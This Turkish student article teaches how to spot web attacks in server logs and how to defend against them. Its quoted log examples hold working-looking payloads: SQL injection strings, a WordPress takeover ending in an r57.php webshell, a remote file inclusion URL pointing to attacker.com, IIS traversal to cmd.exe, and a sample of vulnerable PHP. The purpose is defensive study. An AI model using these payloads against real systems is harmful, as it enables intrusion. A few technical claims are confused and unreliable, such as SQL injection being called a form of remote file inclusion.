05 AĞUSTOS 2021

WEB UYGULAMALARINDA GÜVENLİK VE WEB UYGULAMALARINA YÖNELİK YAPILAN SİBER SALDIRILARDA LOG ANALİZİ

FEYYAZ KAVUN
ÖĞRENCİ, GAZİ ÜNİVERSİTESİ
Mühendislik Fakültesi, Bilgisayar Mühendisliği

İÇİNDEKİLER

ÖZET

Bu yazı web güvenliği ve web güvenliği için log dosyaları analizi konularına fikir edinilecek düzeyde kaynak olsun diye yazılmıştır. Başlıca log dosyalarının ne olduğundan bahsedilmiş nerelerde kullanıldığı açıklanmıştır. Siber saldırıların ne olduğu, web uygulamalarına gelen siber saldırıların tespiti ve web uygulamalarının bu saldırılardan korunma yöntemleri açıklanmıştır. OSI katmanlarına değinilmiş basit bir web uygulaması mimarisi gösterilmiştir. Log dosyaları ile tüm trafik arasındaki farklar açıklanmıştır. Saldırı tespit yöntemleri açıklanmış alt başlıklar halinde incelenmiştir. Son olarak ise saldırılara göre log analizleri yapılmış, bu saldırıların ne olduğu, nasıl önleneceği açıklanmıştır.

LOG DOSYASI NEDİR?

Log dosyaları, bir işletim sistemi, uygulama,sunucu veya başka bir cihaz içindeki kullanım kalıpları, etkinlikler ve işlemler hakkında bilgi içeren, bilgisayarın kendisi tarafından oluşturulan veri dosyalarıdır. [1]

Günümüzde şirketler Security Event Monitoring(SEM), Security Information Management(SIM) ve Security Information and Event Management adı altında log dosyaları analizleri yapmaktadırlar.

SUNUCU LOG DOSYALARI NELERDİR?

Web Sunucusu Log dosyaları, siteye gelen trafiğin ham ve filtrelenmemiş görünümüdür. Bu dosyalar Web sunucusunda metin dosyası halinde tutulur. Herhangi bir kullanıcı veya tarayıcı aracılığı ile sunucunuza yapılan her türlü isteğin satır satır kaydedilmiş halidir. [2]

Web Sunucusu Log dosyaları birden fazla amaçla kullanılmaktadır. Bunların başlıcaları Search Engine Optimazation ve Siber Güvenliktir. Bu yazıda Log dosyalarının Siber Güvenlik için analizlenmesinden bahsedilecektir.

Apache ve IIS gibi standart web sunucuları log mesajlarını CLF(Common Log Format) şeklinde oluşturur. Bu formatta mesaj birden fazla değerin birleşimiyle oluşturulur. Bunlar :

- Host: İstemcinin domain adı veya IP adresi
- İdent: Eğer IdentyCheck komutu faal durumda ise istemci makinesi tanımı log mesajında gösterir.
- Authuser: Eğer istek gönderilen URL için basit bir HTTP tanımlaması gerekli ise, bu değişkende kullanıcı adı döndürülür.
- Date: Bu değişkende tarih ve saat dilimi tutulur.
- Request: Bu değişkende istemciden istenen sayfa tutulur.

- Status: Bu değişkende üç basamaklı HTTP statüleri döndürülür.
- Byte: İstemcide ne kadar byte'lık nesne döndürüldüğünü gösterir.

"192.168.4.164 - - [22/Dec/2016:15:19:05 +0300] "GET /DVWA/ HTTP/1.1" 200 2020 "-" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.21272.16 Safari/537.36""

Yukarıdaki log dosyasında:

- Host: 192.168.4.164
- Ident: -
- Authuser: -
- Date: 22/Dec/2016:15:19:05 +0300
- Request: "GET /DVWA/ HTTP/1.1"
- Status: 200
- Byte: 2020

görülmektedir. Byte'dan sonraki kısım ise HTTP talep başlığıdır. Log dosyaları incelenirlen HTTP statü kodlarının ne manaya geldiğini bilmekte de fayda vardır.

1xx	Information
2xx	Successful
3xx	Redirection
4xx	Client Error
5xx	Server Error

[Görsel -1 Kaynak: https://resources.infosecinstitute.com/topic/log-analysis-web-attacks-beginners-guide/]

SİBER SALDIRI NEDİR?

Bir siber saldırı, bilgisayar bilgi sistemlerini, altyapılarını, bilgisayar ağlarını hedef alan saldırılardır. Bu saldırılarda amaç genellikle bilgi çalmak veya saldırı kurbanının kendi bilgilerine ulaşmasını engelleyerek fidye istemektir.

Siber saldırıları birçok başlık altında incelemek mümkündür. Bu yazımızda log dosyalarında siber saldırı tespiti ve analizi gibi konulara değineceğimizden, log dosyalarında ayak izi bulunabilen siber saldırı örnekleri verilecektir.

Her siber saldırı arkasında iz bırakır. Önemli olan bu izleri görüp takip edebilmektir. Günümüzde saldırı analizleri, siber saldırıdan kaçınma ve korunma yöntemleri için farklı yaklaşımlar ve uygulamalar mevcutsa da web sunucuları hedef alan saldırılardaki tespit ve analiz yöntemi olarak hala log dosyalarını baz alan uygulamalar veya analiz yöntemleri kullanılmaktadır. Web sunucusu log dosyalarından saldıranın hangi yöntemi kullandığından nereye ulaştığı, insan tabanlı mı yoksa makine tabanlı mı bir saldırı yaptığı analizlerini çıkarmak mümkündür.


WEB UYGULAMALARA YÖNELİK GELEN SALDIRILARIN TESPİT EDİLMESİ

OSI NEDİR

Web uygulamaları OSI(Open Systems Connection) modelinin yedinci katmanında yer alır. Bu katmandan önce temel olarak OSI katmanlarından bahsedecek olursak, OSI katmanları sunucu ve ortam katmanları olarak ikiye ayrılır.

İlk üç katman olan fiziksel, veri bağlantısı ve ağ katmanları, ortam katmanları içindedir. Diğer katmanlar olan taşıma, oturum, sunum ve uygulama katmanları sunucu katmanları içindedir. [3]

Saldırılar ağ altyapısında farklı bölgelerde ve cihazlarda tespit edilebilirler. Her katmanın kendi avantajları ve dezavantajları vardır.



[Görsel-2 Kaynak: https://sansorg.egnyte.com/dl/jmtbTzYCuX/?]

GÜVENLİK DUVARLARI

Tipik güvenlik duvarları OSI katmanlarının üçüncü ve dördüncü katmanlarında çalışmaktadır. Güvenlik duvarı TCP gibi bilindik, çok kullanılan protokol tabanlı trafiği analiz eder. Bu analizlerde parçalı IP trafiği gibi çeşitli anomalileri tespit ederler. Fakat bu katman saldırıları tespit etmek için en uygun alan değildir. Çünkü güvenlik duvarı logları HTTP verileri veya üst katmanların verilerini sunmadığı için tespit etmekte yetersiz kalmaktadır.

WEB UYGULAMASI GÜVENLİK DUVARI

Web uygulaması güvenlik duvarı, web uygulaması gelen ve giden HTTP trafiğini filtrelemek, bloklamak ve izlemek için kullanılmaktadır. IDS/IPS(Intrusion Detection System) ile kıyaslandığında uygulama trafiği ve derin veri akışı analizlerinde güçlü olduğu görülmüştür. OSI katmanlarının yedincisinde çalışan WAF log mesajlarında URL parametreleri argüman uzunluğu veya gönderim boyutu kadar parametreyi gösterebilmektedir.

WEB SUNUCUSU

Web sunucuları bir HTTP isteğinin son adresidir. Web sunucu logları HTTP başlığında gönderilen herhangi bir veriyi kapsamaz. HTTP başlığı çoğu form ve POST isteği

tarafından gönderilen ve bunların parametreleri gibi değerli verileri içerebilir.[4]

WEB UYGULAMASI

Bir web uygulaması amacına yönelik oluşturulduğu framework'tan(php,node,react) meydana gelir. Bu katman girdi/çıktı doğrulaması gerçekleştirmek için en iyi katmandır. Güçlü bir girdi doğrulama politikası kötü niyetli aktiviteleri tespit edip log dosyasına kaydedebilir. Bu kısım giriş, çıkış, transfer gibi eylemlerde tam kullanıcı izni gerektirir.

AĞ SALDIRI TESPİT SİSTEMİ(NIDS)

Bir NIDS sistemi web uygulamasında gelen trafiği izleyebileceği bit ağ altyapısının yanına yerleştirilir. Genellikle kendi makineleri bulunan bu sistemler trafiği analiz ederken güvenlik duvarlarına veya uygulamanın kendisinden azadedir. NIDS'in Web uygulaması üzerinde bazı dezavantajları bulunmaktadır. Eğer HTTP trafiği şifreli ise NIDS bunu çözemez. Trafiğin fazla olduğu zamanlarda darboğazlar yaşar. NIDS uygulamaları OSI katmanlarının üçüncü ve dördüncü katmanları için tasarlandıklarından daha yüksek katmanlarda etkileri azalmaktadır. Saldıranlar IDS'den kaçınma teknikleri-algoritmaları kullandıkları zaman IDS farkına varamamaktadır.[4]

LOG DOSYALARININ VEYA TÜM TRAFİĞİN İZLENMESİNİN KARŞILAŞTIRILMASI

Log dosyaları ağ üzerindeki tüm trafiğin belirli parçalarını kapsamaktadır. Log dosyalarını yazan uygulamaya bağlı olarak, log dosyalarındaki mesajlar tüm trafik de olabilir veya bunun çok az bir kısmını içeren veriler de olabilir.

Log dosyalarının analizlerinde verilerin analiz edilmeye hazır olarak gelmesi bir avantajdır. Fakat log dosyaları tüm trafiğin belirli bir kısmını içerdiği için analiz edilirken bazı kısımların gözden kaçması mümkündür.

Ağ üzerindeki tüm trafiğin izlenmesinde tüm bilgileri görebilmek avantajımızadır. Fakat tüm trafik izlenirken öncelikle verinin yakalanması ve analiz edilmesi için normalize edilmeye ihtiyaç vardır. Şifreli veya kalabalık ağ trafiklerinde verilerin yakalanması ise çok zordur.[4]

RULE BASED DETECTİON(STATİC RULES)

Web uygulamalarına gelen saldırılar genel olarak 2 farklı şekilde tespit edilirler. Bunlar rule-based ve anomaly based olmak üzere iki şekildedirler.

Static Rules tespit şeklinde kurallar önceden tanımlanır ve tespit safhasında aynı kalırlar. Bu kurallar uygulamaya göre farklılık gösterebilir. Static Rules modeli iki alt başlık

altında incelenebilir: negatif ve pozitif güvenlik modeli.

NEGATİF GÜVENLİK MODELİ

Negatif güvenlik modeli veya kara liste yaklaşımı tüm aktivitelere izin vermek üzerine kurulur. Oluşturulan kara listedeki şeyler dışındaki her bir olay normal olarak karşılanır. Yani tehdit olarak görülmez.

Bu model genel olarak implemente edilmesi kolay olduğu için tercih edilir. Aynı zamanda sürekli olan aynı tür saldırılarda başarılıdır. Fakat yeni bulgulara açık olmadığı için yani her yeni bulgu için kara listenin güncellenmesi gerektiği için kullanıcılara dezavantaj sağlamaktadır.[4]

POZİTİF GÜVENLİK MODELİ

Pozitif güvenlik modeli negatif güvenlik modelinin tam tersidir. Beyaz listedeki olaylar dışında gelen her istek reddedilir. Beyaz liste manuel olarak tanımlanabileceği gibi otomatik bir şekilde de tanımlanabilir.

Bu model güvenlik açısından tercih edilen yoldur. Yanlış negatifler en aza indirilebilirken, yanlış pozitifler beyaz listenin güncellenmesine yardım eder. Güvenlik duvarları genel olarak bu yolla inşa edilir.[4]

ANOMALİ BASED DETECTİON(DYNAMİC RULES)

Bu yöntemde kurallar statik olmadığı gibi manuel olarak tanımlanırlar. Bu kurallar öğrenme aşamasında tanımlanırlar. Bu öğrenme aşamasında öncelikle saldırıya açık temiz bir trafik normal olarak öğretilir. Bu safha yöntemin temelini oluşturur. Ardından bir araç tarafından çeşitli testlere tabi tutulur. Bu testlerdeki amaç normal trafikte herhangi bir anomali çıktığı zaman trafiği artık normal olarak görülmeyip bir terslik olduğunu bildiren uyarının verilmesidir.[4]

SALDIRILARA GÖRE LOG ANALİZİ YAPILMASI

Web uygulamaları karşımıza çıkmaya başladığından beri web uygulamalarının güvenliğini tehdit eden çeşitli saldırılar vardır. Her saldırı arkasında kendine ait bir iz bırakmaktadır. Şimdi gelen bazı saldırıların log dosyalarına bıraktığı izleri inceleyeceğiz.

CROSS-SİTE SCRİPTİNG (XSS) SALDIRILARI

XSS saldırıları siber saldırılarda en fazla kullanılan metotlardan biridir. XSS saldırıları herhangi bir Cross-Site Scripting açığından faydalanılarak kötü niyetli bir Javascript çalıştırma yöntemidir.

XSS saldırılarında saldıran tarafın amacı web uygulamanızın içine kötü niyetli ve yayılabilen bir solucan yerleştirerek hassas

verileri çalmaktan, bir kullanıcı gibi görünerek farklı suçlar işlemeye kadar varabilmektedir.

Saldıran taraf online uygulamaya örneğin kötü niyetli bir Javascript kodu gibi bir kod enjekte eder. Bu kodu yerleştirirken arama alanları, forumlar veya çerezler gibi kısımları kullanır. Örneğin çerez kullanımında kullanıcının kullanıcı adı şifre vb gibi hassas bilgileri bulunabilmektedir.[5]

Örneğin:

```
192.168.0.252 – – [05/Aug/2009:15:16:42 -0400] "GET /%27%27;!–%22%3CXSS%3E=&{()
} HTTP/1.1" 404 310 "-" "Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.0.12)
Gecko/2009070812 Ubuntu/8.04 (hardy) Firefox/3.0.12"
```

[Görsel – 3 Kaynak: https://security.tcnj.edu/resources-tips/resources-for-server-administrators-and-developers/detecting-cross-site-scripting-attacks/]

Bu log dosyasındaki GET/%27%27 kısmına dikkat edecek olursak gelen istekte URL-encoding ASCII çevirmesi yapıldığında bir çift tırnak açıldığı görülmektedir. Bir XSS kodu enjekte edilmeye çalışılmış fakat 404 hata kodu alınmıştır. Yani başarısız bir işlemdir.

Saldıran tarafın insan veya makine olduğunu anlamak için ise ardışık log dosyalarındaki zaman farkına bakmak yeterli olacaktır. Eğer zaman farkı fazla ise insan tabanlı bir saldırıdır.

XSS saldırılarında korunmak için bazı gerekli adımlar vardır.

Bunlardan biri SDL(Security Development Lifecycle) kullanılmasıdır. Web uygulaması geliştirilirken SDL kullanılması kodlama hatalarını ve güvenlik açıklarını azaltır. SDL, web uygulamasına gelen tüm verileri güvenilmez kabul ederek saldırıların bir kısmını önler. [5]

Kullanıcı çerezlerini sınırlamak veya özelleştirmek de bunlardan biridir. Örneğin önceden giriş yapılmış bir uygulamada aynı kullanıcı tekrar giriş yaparken çerezlerde kullanıcı adını ve şifresini kaydettiyse buradan giriş yapabilmektedir. Bu da kullanıcı gibi görünen saldıran tarafın işini kolaylaştırmaktadır.

Doğru META tag'lerinin kullanılması form gönderimlerinden doğan açıkları kapatabilmektedir.


Ve tabi ki düzenli olarak açık bulmaya yarayan programlara tarafından web uygulamasının taramasını yapılması XSS saldırılarını önlemeye yardımcı olacaktır.

PHİSHİNG SALDIRILARI

Phishing(oltalama) saldırıları genel olarak e-mail üzerinden kendilerini banka veya bilgilerinizi isteyen herhangi bir görevli olarak tanıtan kişiler tarafından gerçekleştirilir. Burada amaç hedeften hassas bilgiler alarak banka vb özel hesaplara ulaşmaktır.

Mail haricinde Phishing saldırıları siteler aracığı ile yapılmaktadır. Bu sitelerde, genel görünüm hedef bilgilerin bulunduğu site ile birebirdir. Bu siteleri URL'lerden

anlayabileceğimiz gibi log dosyalarından da anlamak mümkündür.



Yukarıdaki log dosyasında istek yapılan sitenin URL adresinin orijinal Paypal sitesinden farklı olduğunu rahatça anlayalirsiniz.

DDoS (Distributed Denial-of-Service) Saldırıları

DDoS saldırıları web uygulamasının altyapılarının kapasite sınırlarından faydalanır. Web sunucularının eş zamanlı yanıt verebileceği istek sayısı sınırlıdır. DDoS saldırılarındaki amaç bu sınırı aşarak sunucuyu hizmet veremez hale getirmektir.

DDoS saldırıları organize şekilde olabildiği gibi zombi ağ kullanılarak da yapılabilmektedir. Zombi ağ yönteminde saldıran taraf, virüs yaydığı bilgisayarlardaki eylemleri kontrol ederek tek başına organize bir şekilde DDoS saldırısı yapabilmektedir. [6]

DDoS saldırıları da web sunucusu log dosyalarında iz bırakmaktadırlar. Daha önce bahsedildiği üzere HTTP bazı statü kodlarına sahiptir. Sistemin saldırıya uğradığının anlaşılması ilk olarak aynı IP üzerinden isteklerde “503” kodunun geri döndürülmesiyle farkına varılır. Bu statü kodu farklı IP’ler üzerinden gelen istekler üzerine sürekli olarak döndürülüyorsa organize bir DDoS saldırısı altındasınız demektir.

SQLi (SQL Injection) Saldırıları

SQLi Saldırıları kötü niyetli SQL kodlarının çalışmasına olanak sağlayan enjekte saldırıları türlerinden bir tanesidir. Bu saldırı yöntemiyle saldıranlar web sayfasında veya uygulamasında kimlik doğrulaması veya yetkilendirmesi gibi bilgilere ulaşabilir veya tüm SQL veritabanına ulaşabilirler. Aynı zamanda veritabanına kayıt ekleme ve çıkarma işlemi yapmak için de SQLi’yi kullanabilirler. [7]

Bir SQLi saldırısı yapmak için güvenlik açığına sahip kullanıcı girdilerini bulması gereklidir. Bu girdileri bulduktan sonra saldıranlar veritabanında kötü niyetlil SQL sorguları döndürebilirler.

Başarılı bir SQLi saldırısında saldırganlar hassas kullanıcı bilgilerine erişerek kullanıcı gibi davranabilirler. Veri tabanında ekleme veya çıkarma yapabilirler. Bu ekleme ve çıkarmalarla üçüncü kişi hesaplarına para ve veri transferi yapabilirler. Bazı veritabanı sunucularında sunucunun kendisine erişmek mümkündür. Başarılı bir SQLi saldırısında güvenlik duvarının arkasındaki dahili ağlara erişmek mümkündür. [7]

Örneğin, bir WordPress sitesinin SQLi saldırısına uğramasının ardından log kayıtlarının incelenmesine bakalım. Sadece site yöneticisin değişiklerinin kaydedildiği access.log dosyasına göz gezdirelim. [7]

84.55.41.57 - - [17/Apr/2016:06:52:07 +0100] "GET /wordpress/wp-admin/ HTTP/1.1" 200 12349 "http://www.example.com/wordpress/wp-login.php" "Mozilla/5.0 (Windows NT 6.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"

-> 84.55.41.57 IP adresi admin sayfasına başarılı bir şekilde erişmiş. Bu IP adresi başka hangi sayfalara erişim sağlamış onlara bakalım.

84.55.41.57 - POST /wordpress/wp-login.php 302

84.55.41.57 - GET /wordpress/wp-admin/ 200

-> Saldırganlar giriş formunu sunucuya tekrar göndermişler ve başarılı giriş yapmışlar.

84.55.41.57 - GET /wordpress/wp-admin/theme-editor.php 200

84.55.41.57 - GET /wordpress/wp-admin/theme-editor.php?file=404.php&theme= twentysixteen 200

-> Saldırganlar theme-editor sayfasına girerek kötü niyetli kod parçacığını 404.php dosyası içine yüklemeye çalışmışlar. Yazma izinleri olmaması nedeniyle burada başarısızlığa uğramışlar.

84.55.41.57 - GET /wordpress/wp-admin/theme-editor.php?file=404.php&theme= twentysixteen 200

84.55.41.57 - GET /wordpress/wp-admin/update.php?action=install-plugin&plugin= file-manager &_wpnonce=3c6c8a7fca 200

84.55.41.57 - GET /wordpress/wp-admin/plugins.php?action=activate&plugin=file-manager%2Ffile-manager.php&_wpnonce=bf932ee530 200

-> Saldırganlar eklenti yükleyiciye ulaşıp, eklentiler indirmişler ve onları aktive etmişler.

84.55.41.57 - GET /wordpress/wp-admin/admin-ajax.php?action=connector& cmd= upload&target=l1_d3AtY29udGVudA&name%5B%5D=r57.php&FILES=&_=1460873968131 200

84.55.41.57 - GET /wordpress/wp-content/r57.php 200

84.55.41.57 - POST /wordpress/wp-content/r57.php?1 200

84.55.41.57 - GET /wordpress/wp-content/r57.php?28 200

-> Saldırganlar bir PHP webshell scripti olan r57.php yüklemişler ve onu çalıştırmışlar.

84.55.41.57 - POST /wordpress/wp-admin/admin-ajax.php 200 - http://www.example.com/wordpress/wp-admin/admin.php?page=file-manager_settings

-> Saldırganların son hareketi ana içerik sayfasındaki içeriği değiştirmek olmuş.

Yukarıdaki bilgilerde saldırganların belirli bir zamanda siteyi nasıl tahrip ettiğini gördük. Fakat ilk yerde nasıl giriş bilgilerini elde ettiler?[https://dzone.com/articles/using-logs-to-investigate-a-web-application-attack]

access.log dosyası bize yeterli bilgiyi sunamadı. Bu nedenle biraz daha derine inerek ek log dosylarına bakalım. IP adresine göre aramayı daralttığımızda karşımıza SQLi saldırısının çıktığını görüyoruz.

84.55.41.57- - [14/Apr/2016:08:22:13 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=1 AND (SELECT 6810 FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox/4.0 (.NET CLR 3.5.30729)"

84.55.41.57- - [14/Apr/2016:08:22:13 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=(SELECT 7505 FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0

(Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox/4.0 (.NET CLR 3.5.30729)"

84.55.41.57- - [14/Apr/2016:08:22:13 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=(SELECT CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1))),0x71707a7871)) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox/4.0 (.NET CLR 3.5.30729)"

84.55.41.57- - [14/Apr/2016:08:22:27 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=1 UNION ALL SELECT CONCAT(0x7171787671,0x537653544175467a724f,0x71707a7871),NULL,NULL-- HTTP/1.1" 200 182 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox/4.0 (.NET CLR 3.5.30729)"

-> Komut dosyasının, belirli bir kimliğe dayalı olarak bir kullanıcının geçerliliğini kontrol etmesi gerekiyordu. Eklentinin, web sitesinin ana sayfasında /wordpress/wp-content/plugins/custom_plugin/check_user.php adresine bir AJAX GET isteği gönderen bir formu vardı. check_user.php analiz edildiğinde, scriptin kötü yazılmış olduğu ve bir SQL enjeksiyon saldırısına karşı savunmasız olduğu hemen anlaşılır.

```
<?php

include('/wordpress/wp-header.php');

global $wpdb;

$id=$_GET['userid'];

$users = $wpdb->get_results( "SELECT * FROM users WHERE user_id=$id");

?>
```

Her açığın düzeltilmesinin bir yolu olduğu gibi SQLi açıklarının da düzeltilmesinin bir yolu vardır. Her veritabanı sorgusu yapıldığında kullanıcı girdisiyle bunların doğrulanması gereklidir. Bu girdinin sayı olmamasına dikkat edilmelidir.

SQL sorguları parametirize edilmelidir. SQL sorgularındaki hatalar hata isimleriyle kullanıcıya gösterilmemelidir. Bu hatalar log dosyalarına eklenilebilir. [7]

Filtreleme yapılırken kara liste yerine beyaz liste yapılmalıdır.

REMOTE FİLE INCLUSİON SALDIRILARI

Bu tür saldırılar saldırganın sunucuya uzaktan bir dosya yerleştirmesi sonucu oluşmaktadır. Bu tür saldırılarda saldırgan yerleştirdiği dosya sayesinde web uygulamasının kontrolünü ele geçirebilir, kullanıcı bilgilerini çalabilir. SQLi saldırıları da bir RFI saldırısıdır.[9]

Bu tür saldırıların log dosylarındaki görünümü şu şekildedir:

https://example.com/index.php?page=https://attacker.com/uploads/webshell.txt

Bu tür saldırıların önlenmesinde eğer gerekli değilse web uygulamasının uzaktan dosya yüklenmesine kapatılması elzemdir. Gerekli ise de dosya yüklenmesi esnasında kullanıcı doğrulama adımlarının getirilmesi gereklidir.

COMMAND EXECUTİON SALDIRILARI

Bu tür saldırılarda saldırganlar URL-encoding ile veya ASCII karakterleri ile dosya dolaşımı yapılarak hassas klasörlere erişim sağlamaya çalışmaktadırlar.[10]

Web uygulamalarında hesap numarası genellikle birincil anahtar olarak kullanılır. Bu sebeple hesap numaraları bir parametre alanında kolayca manipüle edilebilir.

Saldırganlar genellikle mümkün kullanıcı hesap numaralarından bir döngü oluşturarak geçerli bir kullanıcı ararlar. Bu saldırılar genellikle IP adresinden tespit edilebilirler. Eğer tek bir IP adresi birden çok hesap numarası ile uygulamaya giriş yapmaya çalışıyorsa muhtemelen bu IP adresi saldırgana aittir.

68.48.142.117 - - [09/Mar/2004:22:29:43 -0500]"GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0"200 566 "-" "-"

Bu örnekte URL-encoding'i ASCII'ye çevirirsek %255c = %\ eşitliği karşımıza çıkmaktadır. Yani saldırgan dosyalarda geziniyordur.[4]

Uygulamaya, girilen karakterlere göre doğrulama sistemi getirilmesi bu açığı önleyecektir.

BUFFER OVERFLOW SALDIRILARI

Saldırganlar, bir web uygulamasının yürütme yığınını bozmak için arabellek taşmaları kullanır. Saldırgan, bir web uygulamasına özenle hazırlanmış girdiler göndererek, web uygulamasının rastgele kod yürütmesine neden olabilir ve makineyi etkin bir şekilde ele geçirebilir. [8]

Saldırganlar, bir web uygulamasının yürütme yığınını bozmak için arabellek taşmaları kullanır. Saldırgan, bir web uygulamasına özenle hazırlanmış girdiler göndererek, web uygulamasının rastgele kod yürütmesine neden olabilir ve makineyi etkin bir şekilde ele geçirebilir. [8]

Örnek log dosyası görünümü:

/cgi-bin/Count.cgi?user=a\x90\xbf8\xee\xff\xbf8\xee\xff\xbf8\xee\xff\xbf8\xee\xff\xbf8\xee\xff\xbf8 […] \xff\xff

Bu tür saldırılardan korunmak için internet altyapınızdaki web ve uygulama sunucusu ürünleriniz ve diğer ürünleriniz için en son hata raporlarını takip edin. Bu ürünlere en son yamaları uygulayın. Sunucu ürünlerinizde ve özel web uygulamalarınızda arabellek taşması kusurlarını arayan yaygın olarak bulunan bir veya daha fazla tarayıcıyla web sitenizi periyodik olarak tarayın. Özel uygulama kodunuz için, HTTP isteği aracılığıyla kullanıcılardan girdi kabul eden tüm kodları gözden geçirmeniz ve tüm bu girdiler üzerinde uygun boyut denetimi sağladığından emin olmanız gerekir. Bu, yakalanmayan aşırı büyük girdiler hizmet reddine veya diğer operasyonel sorunlara neden olabileceğinden, bu tür saldırılara açık olmayan ortamlar için bile yapılmalıdır.[8]

SONUÇ

Günümüzde neredeyse her gün yeni bir tane web uygulaması kullanıcıların karşısına çıkmaktadır. Bu uygulamaların geneli de bizlerden veri alarak çalışmaktadır. Ortada veri olması ise bazı üçüncül şahısların ilgisini

çekmekte ve bu üçüncül şahıslar bu verileri elde etmek istemektedir. Bunlara binaen bu yazıda bu verileri elde etmek için nasıl saldırıların yapılabileceğini bu saldırılara karşı nasıl önlem alabileceğimizi gördük. Saldırılardan sonra ise saldırganlardan geriye kalan ayak izlerini inceledik ve çıkarımlara vardık.

REFERANSLAR

,

1. Log file. (2019, October 7). Sumo Logic. https://www.sumologic.com/glossary/log-file/
2. What is a server log file? What's in it? Why should I care? (2019, March 14). Portent. https://www.portent.com/blog/design-dev/log-file.htm
3. OSI modeli. (2005, January 16). Vikipedi: Özgür Ansiklopedi. Retrieved August 5, 2021, from https://tr.wikipedia.org/wiki/OSI_modeli
4. 2074.pdf on Egnyte. (n.d.). Egnyte. https://sansorg.egnyte.com/dl/jmtbTzYCuX/?
5. How to protect your website against a cross-site scripting (XSS) attack. (2018, October 3). Acunetix. https://www.acunetix.com/blog/articles/how-to-protect-your-website-against-a-cross-site-scripting-xss-attack/
6. DDoS saldırısı nedir? (2021, January 13). www.kaspersky.com.tr. https://www.kaspersky.com.tr/resource-center/threats/ddos-attacks
7. Prevent SQL injection vulnerabilities in PHP applications and fix them. (2019, March 27). Acunetix. https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/
8. Buffer overflow. (n.d.). OWASP Foundation | Open Source Foundation for Application Security. https://owasp.org/www-community/vulnerabilities/Buffer_Overflow
9. Netsparker Security Team. (2020, June 17). What is the remote file inclusion vulnerability? Netsparker | Web Application Security For Enterprise. https://www.netsparker.com/blog/web-security/remote-file-inclusion-vulnerability/
10. Detection of attack-targeted scans from the Apache HTTP server access logs. (n.d.). ScienceDirect.com | Science, health and medical journals, full text articles and books. https://www.sciencedirect.com/science/article/pii/S2210832